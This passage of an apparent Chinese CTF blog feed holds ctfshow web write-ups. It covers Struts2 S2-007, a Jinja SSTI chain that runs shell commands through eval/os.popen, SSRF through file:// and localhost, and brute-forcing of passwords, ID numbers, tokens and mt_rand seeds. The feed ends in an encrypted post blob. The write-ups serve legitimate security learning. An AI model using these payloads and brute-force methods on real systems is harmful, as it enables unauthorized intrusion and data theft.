href="https://www.cnblogs.com/CabbageJun/p/15950224.html">S2-005复现分析 - CabbageJun - 博客园</a></p><p>用工具做吧这一题QAQ，其他窝不会emmmmmm</p><h3 id="3web281"><a class="markdownIt-Anchor" href="#3web281"></a> 3.web281</h3><p>S2-007漏洞</p><p>S2-007漏洞一般出现在表单处。当配置了验证规则 -validation.xml 时，若类型验证转换出错，后端默认会将用户提交的表单值通过字符串拼接，然后执行一次 OGNL 表达式解析并返回。要成功利用，只需要找到一个配置了类似验证规则的表单字段使之转换出错，借助类似 SQLi 注入单引号拼接的方式即可注入任意 OGNL 表达式。</p><h2 id="六-ssti"><a class="markdownIt-Anchor" href="#六-ssti"></a> 六、SSTI</h2><h3 id="1web361"><a class="markdownIt-Anchor" href="#1web361"></a> 1.web361</h3><p>1.找基类：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?name=&#123;&#123;[].__class__.__base__&#125;&#125; </span><br></pre></td></tr></table></figure><p>返回：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;class &#x27;object&#x27;&gt;</span><br></pre></td></tr></table></figure><p>2.找子类：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?name=&#123;&#123;[].__class__.__base__.__subclasses__()&#125;&#125;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?name=&#123;&#123;[].__class__.__base__.__subclasses__()[185]&#125;&#125;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">__init__             初始化类，返回的类型是function</span><br><span class="line">__globals__          使用方式是 函数名.__globals__获取函数所处空间下可使用的module、方法以及所有变量。</span><br><span class="line">__builtins__         内建名称空间，内建名称空间有许多名字到对象之间映射，而这些名字其实就是内建函数的名称，对象就是这些内建函数本身.</span><br></pre></td></tr></table></figure><p>其实在面向对象的角度解释这样做很容易，对象是需要初始化的，而 <strong>init</strong> 的作用就是把我们选取的对象初始化，然后如何去使用对象中的方法呢？这就需要用到 <strong>globals</strong> 来获取对全局变量或模块的引用。<br />所以初始化对象，获取函数方法合集，并确定存在内建 eval 函数：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?name=&#123;&#123;[].__class__.__base__.__subclasses__()[185].__init__.__globals__&#125;&#125;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?name=&#123;&#123;[].__class__.__base__.__subclasses__()[185].__init__.__globals__.__builtins__[&#x27;eval&#x27;](&#x27;__import__(&quot;os&quot;).popen(&quot;cat /flag&quot;).read()&#x27;)&#125;&#125;</span><br></pre></td></tr></table></figure><p>ctfshow{5f922853-ee79-4fe2-a19d-f0702dc46a50}</p><h3 id="2web362"><a class="markdownIt-Anchor" href="#2web362"></a> 2.web362</h3><h2 id="七-ssrf"><a class="markdownIt-Anchor" href="#七-ssrf"></a> 七、SSRF</h2><h3 id="1web351"><a class="markdownIt-Anchor" href="#1web351"></a> 1.web351</h3><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line"><span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line"><span class="variable">$url</span>=<span class="variable">$_POST</span>[<span class="string">&#x27;url&#x27;</span>];</span><br><span class="line"><span class="variable">$ch</span>=<span class="title function_ invoke__">curl_init</span>(<span class="variable">$url</span>);</span><br><span class="line"><span class="title function_ invoke__">curl_setopt</span>(<span class="variable">$ch</span>, CURLOPT_HEADER, <span class="number">0</span>);</span><br><span class="line"><span class="title function_ invoke__">curl_setopt</span>(<span class="variable">$ch</span>, CURLOPT_RETURNTRANSFER, <span class="number">1</span>);</span><br><span class="line"><span class="variable">$result</span>=<span class="title function_ invoke__">curl_exec</span>(<span class="variable">$ch</span>);</span><br><span class="line"><span class="title function_ invoke__">curl_close</span>(<span class="variable">$ch</span>);</span><br><span class="line"><span class="keyword">echo</span> (<span class="variable">$result</span>);</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>curl_exec 函数，常见的SSRF漏洞，传入url作为参数</p><p>尝试使用 file 协议读文件：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">url=file:///var/www/html/flag.php</span><br></pre></td></tr></table></figure><p>得到flag的同时发现还有这样：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span>(<span class="variable">$_SERVER</span>[<span class="string">&#x27;REMOTE_ADDR&#x27;</span>]==<span class="string">&#x27;127.0.0.1&#x27;</span>)&#123;</span><br><span class="line"><span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="keyword">else</span>&#123;</span><br><span class="line"><span class="keyword">die</span>(<span class="string">&quot;非本地用户禁止访问&quot;</span>);</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>payload2：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">url=http://127.0.0.1/flag.php</span><br></pre></td></tr></table></figure><p>ctfshow{2f0c41ed-617b-4eff-97e9-fe937f8f3415}</p><h3 id="2web352"><a class="markdownIt-Anchor" href="#2web352"></a> 2.web352</h3>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/21/ctfshow-web-wp/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/21/ctfshow-web-wp/"/>
    <published>2026-07-21T02:01:34.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>ctfshow-web-wp</title>
    <updated>2026-07-31T13:29:33.161Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="爆破"><a class="markdownIt-Anchor" href="#爆破"></a> 爆破</h1><p>这里主要是有关小灯学习爆破实战中学习过程与总结</p><p>ctfshow-web入门篇~</p><h2 id="一-web21"><a class="markdownIt-Anchor" href="#一-web21"></a> 一、web21</h2><p>账号密码爆破</p><p>首先我们用bp抓包，试着输入一下账号密码，发现账号密码是以账号:密码为形式的，于是我们将该请求发送到intruder模块</p><p>选择刚刚加密后的那一栏添加payload，这时候intruder模块就会在这一段尝试爆破</p><p><img src="https://s41.ax1x.com/2026/07/20/pm6kHjH.png" alt="image" /></p><p>然后我们开始设置payload：</p><p>由于payload有自己的格式，我们选择自定义迭代器</p><p><img src="https://s41.ax1x.com/2026/07/20/pm6kT3D.png" alt="image" /></p><p>配置payload是位置一选择admin，位置二写&quot;:&quot;,位置三将题目给的字典上传</p><p>选择base64-encode并取消url编码</p><p>直接爆破</p><p><img src="https://s41.ax1x.com/2026/07/20/pm6ACvQ.png" alt="image" /></p><p>找到状态码200的就是我们需要的</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">YWRtaW46c2hhcms2Mw==</span><br></pre></td></tr></table></figure><p>解码得到：<strong><code>admin:shark63</code></strong></p><p>flag：ctfshow{31f999ac-0b9d-452d-8d02-2510abfa2008}</p><h3 id="补充知识"><a class="markdownIt-Anchor" href="#补充知识"></a> 补充知识：</h3><p>这里补充一些bp的intruder模块的有关内容;</p><p>burpsuite 爆破的四种模式</p><p>四种模式分别为：Sniper、Battering ram、Pitchfork、Cluster bomb (推荐使用)</p><ol><li>Sniper(狙击手)</li></ol><p>作为比较常用的模式，Sniper 的作用是对其中选定的参数一个一个依次遍历字典并且替换然后测试。sniper 只能默认对第一个参数进行修改，而无法对两个参数同时进行爆破。</p><ol start="2"><li>Battering ram (攻城锤)</li></ol><p>不同于 sniper，Battering ram 是两个参数同时进行遍历一个字典的</p><ol start="3"><li>Pitchfork (草叉模式)</li></ol><p>Pitchfork 作为多字典，他的特点也非常明显，就是多个字典同时进行，与 Battering ram 有些相似之处，但是一个是多个人跑一个赛道，而一个是多个人，各有各的赛道。</p><ol start="4"><li>Cluster bomb (集束炸弹) (推荐真-爆破时使用)</li></ol><p>Cluster bomb 兼备了前面三种模式的所有的功能，那就是全部遍历，不放过所有情况，但是在超大字典的情况下，运算能力就限制了。<br />Cluster bomb 模式的发挥，所以只要算力足够，那爆破出密码就不是问题。</p><h2 id="二-web22"><a class="markdownIt-Anchor" href="#二-web22"></a> 二、web22</h2><p>域名爆破~</p><p>域名更新后，flag.ctf.show域名失效</p><p>用layer子域名挖掘机就可以爆破，这里不说了QAQ</p><h2 id="三-web23"><a class="markdownIt-Anchor" href="#三-web23"></a> 三、web23</h2><p>爆破GET参数</p><p>写个脚本就行：</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> hashlib</span><br><span class="line"></span><br><span class="line"><span class="built_in">print</span>(<span class="string">&quot;Searching for valid token...&quot;</span>)</span><br><span class="line"><span class="built_in">print</span>(<span class="string">&quot;This may take a few seconds to minutes.\n&quot;</span>)</span><br><span class="line"></span><br><span class="line"><span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">10000000</span>):</span><br><span class="line">    <span class="keyword">if</span> i % <span class="number">100000</span> == <span class="number">0</span>:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">f&quot;Progress: <span class="subst">&#123;i&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line">    hash_md5 = hashlib.md5(<span class="built_in">str</span>(i).encode()).hexdigest()</span><br><span class="line"></span><br><span class="line">    <span class="keyword">if</span> hash_md5[<span class="number">1</span>] == hash_md5[<span class="number">14</span>] <span class="keyword">and</span> hash_md5[<span class="number">14</span>] == hash_md5[<span class="number">17</span>]:</span><br><span class="line">        c = hash_md5[<span class="number">1</span>]</span><br><span class="line">        <span class="keyword">if</span> c &gt;= <span class="string">&#x27;1&#x27;</span> <span class="keyword">and</span> c &lt;= <span class="string">&#x27;9&#x27;</span> <span class="keyword">and</span> hash_md5[<span class="number">31</span>] == <span class="string">&#x27;3&#x27;</span>:</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">f&quot;\n✓ FOUND!&quot;</span>)</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">f&quot;Token: <span class="subst">&#123;i&#125;</span>&quot;</span>)</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">f&quot;MD5:   <span class="subst">&#123;hash_md5&#125;</span>&quot;</span>)</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">f&quot;\n访问: ?token=<span class="subst">&#123;i&#125;</span>&quot;</span>)</span><br><span class="line">            <span class="keyword">break</span></span><br><span class="line"><span class="keyword">else</span>:</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;\n未找到&quot;</span>)</span><br></pre></td></tr></table></figure><p>得到：?token=422</p><p>ctfshow{3c1ae605-2298-407c-9c70-3483345a994b}</p><h2 id="四-web24"><a class="markdownIt-Anchor" href="#四-web24"></a> 四、web24</h2><p>这真是爆破题吗（</p><p>实则代码审计</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="comment">/*</span></span><br><span class="line"><span class="comment"># -*- coding: utf-8 -*-</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Author</span>: h1xa</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Date</span>:   2020-09-03 13:26:39</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Last</span> Modified by:   h1xa</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Last</span> Modified time: 2020-09-03 13:53:31</span></span><br><span class="line"><span class="comment"># <span class="doctag">@email</span>: h1xa<span class="doctag">@ctfer</span>.com</span></span><br><span class="line"><span class="comment"># <span class="doctag">@link</span>: https://ctfer.com</span></span><br><span class="line"><span class="comment"></span></span><br><span class="line"><span class="comment">*/</span></span><br><span class="line"></span><br><span class="line"><span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line"><span class="keyword">include</span>(<span class="string">&quot;flag.php&quot;</span>);</span><br><span class="line"><span class="keyword">if</span>(<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;r&#x27;</span>]))&#123;</span><br><span class="line">    <span class="variable">$r</span> = <span class="variable">$_GET</span>[<span class="string">&#x27;r&#x27;</span>];</span><br><span class="line">    <span class="title function_ invoke__">mt_srand</span>(<span class="number">372619038</span>);</span><br><span class="line">    <span class="keyword">if</span>(<span class="title function_ invoke__">intval</span>(<span class="variable">$r</span>)===<span class="title function_ invoke__">intval</span>(<span class="title function_ invoke__">mt_rand</span>()))&#123;</span><br><span class="line">        <span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;<span class="keyword">else</span>&#123;</span><br><span class="line">    <span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line">    <span class="keyword">echo</span> <span class="title function_ invoke__">system</span>(<span class="string">&#x27;cat /proc/version&#x27;</span>);</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span> Linux 版本 <span class="number">5.4</span>.<span class="number">0</span>-<span class="number">163</span>-generic （buildd@lcy02-amd64-<span class="number">067</span>） （gcc 版本 <span class="number">9.4</span>.<span class="number">0</span> （Ubuntu <span class="number">9.4</span>.<span class="number">0</span>-<span class="number">1</span>ubuntu1~<span class="number">20.04</span>.<span class="number">2</span>）） <span class="comment">#180-Ubuntu SMP 2023年9月5日 星期二 13：21：23 UTC Linux 版本 5.4.0-163-generic （buildd@lcy02-amd64-067） （gcc 版本 9.4.0 （Ubuntu 9.4.0-1ubuntu1~20.04.2）） #180-Ubuntu SMP 2023年9月5日 星期二 13：21：23 UTC</span></span><br></pre></td></tr></table></figure><p>依旧爆破get参数</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">mt_srand(372619038);  // 使用固定种子初始化随机数生成器</span><br></pre></td></tr></table></figure><p>运行php即可得到：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">php -r <span class="string">&quot;mt_srand(372619038); echo mt_rand();&quot;</span></span><br><span class="line">1155388967         </span><br></pre></td></tr></table></figure><p>ctfshow{ff5271bd-2227-4afd-8b59-47ea772c4537}</p><h2 id="五-web26"><a class="markdownIt-Anchor" href="#五-web26"></a> 五、web26</h2><p>直接bp抓包发送就能得到flag了，原本流量应该被截断了（不知道为什么会放在爆破模块emmmmmm）</p><p>ctfshow{4768537b-66aa-4010-b933-ac4bdbbda6fe}</p><h2 id="六-web27"><a class="markdownIt-Anchor" href="#六-web27"></a> 六、web27</h2><p>身份证爆破</p><p>这个好玩，有点像实战的样子了</p><p>我们一打开发现要登录</p><p>下面有表格点进去看看</p><p>有好几个学生，但是既然是web题目应该是web学生的</p><p>于是我们去查询一下，需要完整身份证号码</p><p>于是我们打开bp的intruder模块，仔细一看发现身份证打星号部分正好是日期，于是我们开始尝试使用日期爆破如下：</p><p>（记得改格式不然都过不了）</p><p><img src="https://s41.ax1x.com/2026/07/20/pm6YGCD.png" alt="image" /></p><p>爆破成功找到长度不同的响应：故身份证号为：621022199002015237</p><p><img src="https://s41.ax1x.com/2026/07/20/pm6YaDI.png" alt="image" /></p><p><img src="https://s41.ax1x.com/2026/07/20/pm6YD58.png" alt="image" /></p><p>成功登录得到flag：</p><p>ctfshow{104533e9-abc9-4904-a9e1-41aee62a3aef}</p><h2 id="七-web28"><a class="markdownIt-Anchor" href="#七-web28"></a> 七、web28</h2><p>目录爆破</p><p>和之前差不多流程，扫描爆破得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://74334605-7e6c-4a5c-b08a-bdb775cd40c6.challenge.ctf.show/72/20/</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{5ed63fe2-885d-4e45-ab90-f8f499ca1ce6}</p><p>爆破就这样结束了QAQ,总的来说;</p><ul><li>一般爆破常使用BurpSuite，这里学习了爆破密码、身份证号以及目录，要学习BurpSuite四种爆破方式的区别，正确使用。</li><li>爆破子域名，使用Layer</li><li>爆破GET参数，代码审计</li></ul>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/20/Web%E5%85%A5%E9%97%A8%E2%80%94%E2%80%94%E7%88%86%E7%A0%B4/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/20/Web%E5%85%A5%E9%97%A8%E2%80%94%E2%80%94%E7%88%86%E7%A0%B4/"/>
    <published>2026-07-20T01:06:33.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>Web入门——爆破</title>
    <updated>2026-07-20T09:07:28.291Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="misc" scheme="https://cl1ck-t0.github.io/tags/misc/"/>
    <content>
      <![CDATA[<div class="hbe hbe-container" id="hexo-blog-encrypt" data-wpm="❌ 密码错误，请重试" data-whm="❌ 文章校验失败">  <script id="hbeData" type="hbeData" data-hmacdigest="8c49b51df8df13655f64ead0ef93b5046e5ea8c9c8ae31ff5a940a84edb0754d">555c31dd972284a5a6c8ddf3ef66ed81764df23ed9d5322da11976f2e9c849544d56c3ae1228f8ab1c1205736828a65fb3cad3adbe65e1b14da0c2e4e74b88576c8b373d3f112f63a8be13549fc629142c3e4da7df3645693b24555b52a5009c401ab7b753cd7bfec980438963133c610da5cc353fd4529dcfe6b080cc2fe15d31c4e107143f8ec3c74236b064f62551149ad42be11c84b4b3db99759a6189675240a0b6c12bb8b0885844d1ecfa3beb513144b109a6726d37327ebce376445bf96eff419610dd16469a7a90291998e556d7c6bdb5398382b995c8cd157d69d4608dcec39fad9d92f82298274d0d478d3f3b200ea3a67750fa635b597d45f5760ae847df2b70a9ae97be5936f48f870f3cecfa6140941427246b0cd6e1fb0a382ed32e57a8bfefedea8c263ae0c731a65373b9ed9a45563da6b9cf4b6f652d8bb4987d65d4a4862a70402bbbb89abce81df743250cd753ff04801ec35b56c2cbc132c68fb963d986ce7aa5e8914c2169c6e050d22572cae0665c8df95df3a1c22b655a80de53b0d2b4696221b435a89da60ba937c68239e4c0dddad3bb3204aa1ff2a99d8a558196fb81a560b2eddbd1683585f2396783d993b54d560b20d165c1b2062a8e981d2c784c8e42f466206886cb80bc0e00655834f485cb1665bed43d42891bddfac500fcce33df15a61a8a532b4751cbd6b5299db6cb679a273f8ff1640a5b6ded634d7b47d3d11c3bedbfc69e5d98f65444ab236e4f6382969556fc6c4d3054d3040fe5617783f32d865974f70751986f9dc99c2fc49cc343ada370a2dfae7079c2a4238cb6a5baa32c3f465620ced7683cbd0acacfe2c5b29283b5670d2b8070f6e43274d411eaedf4df8d435b4b4515b98b596aff419f841311bda17f305563180eb7a3b5756db44071440e35a8c47916611bb781afe07bb5b4dbb68d211fe10679b6f146c2f93bc96815b84e0e2f60ad15ab0520679c41b667d72929d1edeeef60e6045d2f2752c0ffb277f2215fd901c9f0a60f8fc8b89bfb1a4889a61ca37fdc3d685e1b45898131d644bd349a7ff029003f55be4cf173f59f2505926cdaa9c3ce340fe70af923a0375bd2d5414cfc6004c6185302507231d5896b82356808ac2ade8d19424f75bc8fb5a596fe45473bf225549296778268237cdf199f57b5904ac5c0fc45df89a9d5aa88feb14423710b44f443a760789c09755b0b2f9f8a38837485fd3fea606d06cace443801ce38ec9ba2322a9fc4e43a160611d5e9353248f9957f72ca467365abef6fbabbf66f7de9c85eeef3d01a50cca760018584296d242984047983295643366a436c6271a0bc4a1402d154bbcb65e8109c5654f8077d6fdc97c5318405c0fa1e3a95f9358e64b4eb3e69f33bd74ffa078568e89405514724da50b5c76dab1ba80af2410e48db6929f4075d31c5a186d242b439770f9f6f38eb3e317d7656374714c806dd9eab7c8e1b805ba64304f73ad4798c8a45f601aa3a60346bb3b32dd3684e5da009b358d5fac0cd6f82f7a3e1f70d916f31d94df7003addf1f6c8be1520bbdd229f82ba2bfee16026658df8ee2b9501c4878cb6ab116d2569fcb8ea0f7e2525bbb5a2ee9f9364cd6c37f1ac9c76a68d268bc26476528ec608eaaa0d1e82278dde547121d2583da0e94aaf14e2eddc30073842f01f597cf41afe283fd22f776acff20855a9bc78c1ecefac8fbe1379c81a88261a09a6ea8691f78ba4aeb9547b869fac439016c39a0a0dce56339be797db0b92c6375c8b71e9868422d8747838c1bc7bc43019d0513d565a901f58ac20a50c2a406f6494e9b75df903f0f6b3efb846e721cb3e6f17555fc2b9cea68bc61ebff152c6b1779f24e88ce2cd268db2695008f0ee3038b9ba7bb28f6e50363234fc2839c4aecf48f1a3edf67dfdc6bfe7f505d2b5c6414eaef33cc53afc1a6e95b9773861a220c539189189d569697553c224ddf0348bca271d414fb382d0271c4b6bf38c4508cefadff3dc4035723765bd737a2f43e8cfede7cc535f37b02c70e4ac0460219433a71e2766cbf0d9e8c232ab3d3f4b19601e71d7577f0cb5a7d290c43d836756de0152e438e105e7e4d2cb5f14434ecb64b9fbdcd75702bac8b44cd4c01f267940f95625839910f18fb1d6213945a9381acb20537ef6d2b862e1c9db75acfdfea03449fe7b67d7402a9a5222bdcf58f0fdad46b78db125a7fb7aab3b1698b33dc9bcc2ba2f536a8c9d2a11448ea3d56ec2d2f34d3522aac831bceb8bf1de30017417ec957deec4eb4aad157c75c8c6a9982cbeb37ed36a2f42c9dfda4a8103d1fb74653d3cb6486e5fdcbe355006cdbc2a4785cb947608b7c7ecdd219f7fe416037fee7302781c896eabf9c13e10d8ab24731023be3b00150d5bcde4a11cb8e6f8b52e43268a10ab24ec27caed0d957a8c04b1a16781cbb52b19b5dd4cd33119ccfb31e6bea6fafc4f9bfe7e3844a2bf2241821ea66aa338b6719a2f39d2b3b9b3e0718b48978e335e62b75d1212ab07ed138fe989d53eb4f24fb16c9e721d7ce3c61220ff2d4622c4aa22114b32ba25dd576cbf101425d927562be42159d26e7a9df177dd528ff976742e835e300fd77572444f8ba01b362893b1898e968b308c82712bed1ff4405b78141b61b79026c6082b5b491f68a2edc841059b2662595185d4b1d36452eb88625f74faf26baeb1fe88fb22f367bffa6cb292f328f5947c614950a1f336845a5301d506df973acb13b48f85969ac3ee5bbf17a9a0985e57fbe15bc73d82786df74cd113ea6ce4a7f5b38ae33e4991ecf6446bc0bfba65814b0b748f4d5ee1c721e500cdbe12c105b130f24911e8e98249b32c27177ad031b6d6ea146b449d223075cdd2d837cefa3dd20a4522e97f24132c244aa0869e8a4a2c070838dadafb1c80e552a97e78cd653c181cedb11de75235b007d1a4a72928b422fdcc4c5f9b3ecbac20082339eb9e90a9ccb34e70e2dc7bde094e2dbab8107d4a980ff8d5749e05d9b5aa30aedbb21f3f42233c027853e8dcdcf5404bab56365932a298dcdd17a14599170890075658707d3d238ccbc83bb35c3c3a103685452cbb7d0e47077a3cfe0dde104eb113cc369f56aab22f1efdbd3fd4fe4d8f807454aeefcffa552ae6e51ba94f0f3b27b1f58d404afcaad57947c589d223b2455c3e9a8880ffeb39c4dcd7dd3eb38c87b2b4c0c10c774f922cfb9fedf9a1e8e447bfbfd5ed5ea6d4637b1a987794cb30a0f5d437461668b4259065142676aabccf640742ae1fa69e34f5517a3fb061c927730f096a23a5c92d005648ab21050b68896f0f066edf1d22fe76574f2d87285c76d1da52fa1f26ec15383ea6b02b88ecd7b9deb6715acdf9375e85c0646c320f5c61f8242b7393e018c5cca1e4a9a9f6c3f34212b2e23efde3df20a927b709b884dd40317fd6b37e5ea77fdfdd5460699a3d37b80811cf9d4411e8c40c225369e63c839d198a22e86b65d586548cf57836b300560b5c5b8d0de522417c39737b5d4450da99e514829234cef4188298f3f5d78c1602054f9b4b2a0ce84d7bc120e4ddfb197d7302cb35db7f19fe0441f7cb3357ef388926ab0d8fab56501c6964bd2467467b32f4002183efec0511b84482f10ffb8261c6e91e26ef88adb9296d6a57b3540050d99643113a8524c04f2d8f412e2ed6b13c655958d409b88ff8e5622bec55dd6e5781666908362b94f18e2a468d5144e54f649bc6a3bd297a6951d8b081f58486af05415b9a8a2f655cced33d670ebd5e5551cdd30428ea8c4c23db5e4ae139007ab2e645226da585fd275205e92d4aad42fd0896b8b73451ef10f7a0429edce24548883879d429a884e7edd83cd84ddfac2b1aa9d47831c7545f4540444e756fc69b162236ec72d770d6a37a5b3d14ac8cea15a2c227cef95c1d4530975c90a21516f944f7f60c15aabac5408bad50a4913b7c48b2d207047322a0ce80a6108b6389dfcc3c7002c1f19092a6e80222173718d1d3cd46850394ea349b7fe4adbc7ec6b5c18637c17955b6981f427c00c7cc60715b0150fba69773a8c220b2ca82f47bd64c848bfe7216e96bc2cc96f309b3ca8df43b4215c65e284379c16a83a67d4846fd8507cb2e088491be5a708ff0e6ecb7755045b8cd0ff32312c5248a8ea426ecdf01be8673d347e3a5975b73bbbd21adca82aa6c5545b553ee811a2e04bb879605ccf269b108b7e4676a67d51abf8793a43969d0748e7c866c23ba8bc13d8196bec05cb62c303de455739d0f671c2657e7945b593141929760e250a558519118d66e9cd60d7ea4445c7afcd392057e52c1c915b27a2939adf3c601335837a14b5f506afd4cf9534046fa7da35bcdf68fc61ba927b860e0e7bfae5afab9c808fc8557cd8e486e0a12f3bc71b629f5b021d4fd4fd351de0690e000709556a0261033176f42d0eda4486a63b7e365598b158aae93feb38297f8ec7144f0679edded3bdb7299a9d122aeb0f34b2291026c6f045db4987a57186f6961c8c1b594f9340c8267f9ca85e190043164c5b8e74f16a5297baa16b92768d658956960bb7ff5cbfb901356fbaa574dc9358dda76932039fdc0de8bab26a7029d36a32d0825ef039779b24c29aadc1d7b4f3ef44e53e9399baff536cf4c75ce1abf5c93b8869718746d33042d8e58d9d52aa41d8c50413e7769b925934dae545bfa2a30ec5c356056b85bce985bd2adf120056cb7dd24b16d35c55ba59e39f4d1d2a20bac59a8372214c35040bcbb27cb90ba18b7c00d23fdd482ef82e329e2a51035b51d46d985493025bed8c0ac7576c5387031ae4b4ace4e1ab7a038ef47fc79a9e8663bc8326fcfc2fcf2db8be10c47891f3b77a6188f11daa27af9b3c82dc8f4ef3f4797e322371364b99c89be2278d9d7f8b200b47fb1551585240cbd98c4d7f7fa514503c5139da0f195e317ddf2fecc9cc155d374bab73bf36f676dd6ab4bf1bd65c61f28776dd6f5e507f464a8acfa73aea590a6432a1b57e6a54db75b055eec51c3cf98e77d83bbddc520d299e21954e82143d38636b5cf185dc9b3fba5b5642c2e218350974bf6e882270f95c011a4174dcd5f0c1faa20fb923963d240ddd6df74bf8a2fd7b5b96baa205d01a67ef04681a90fecf54a5424a57122ab3fa2f19c9db6916be6bd417fa009285eeab6a04bed25d5852afe7614988eb81917ac597845498f0841a6b43b9d769563670917cfc8594dc93f22ba7dd8ead92a99ea3c68b27adb1b88455e933a5872e563f6f68478aacab3c61c14162f0a89d6977322991a6d3c87c4b5599d7593f626ad8608ce959ec3f53fc6e45f5a3b9bdfad3afeac68a48b1fc97cc68f50e30a5e81baa27d0a84ecc3477bd0a76d0ce5927fde57d1031129f0f53e0cac22545d8b0ec6660c386e2d8ef4871b18a7af16763945bd22e0d4305112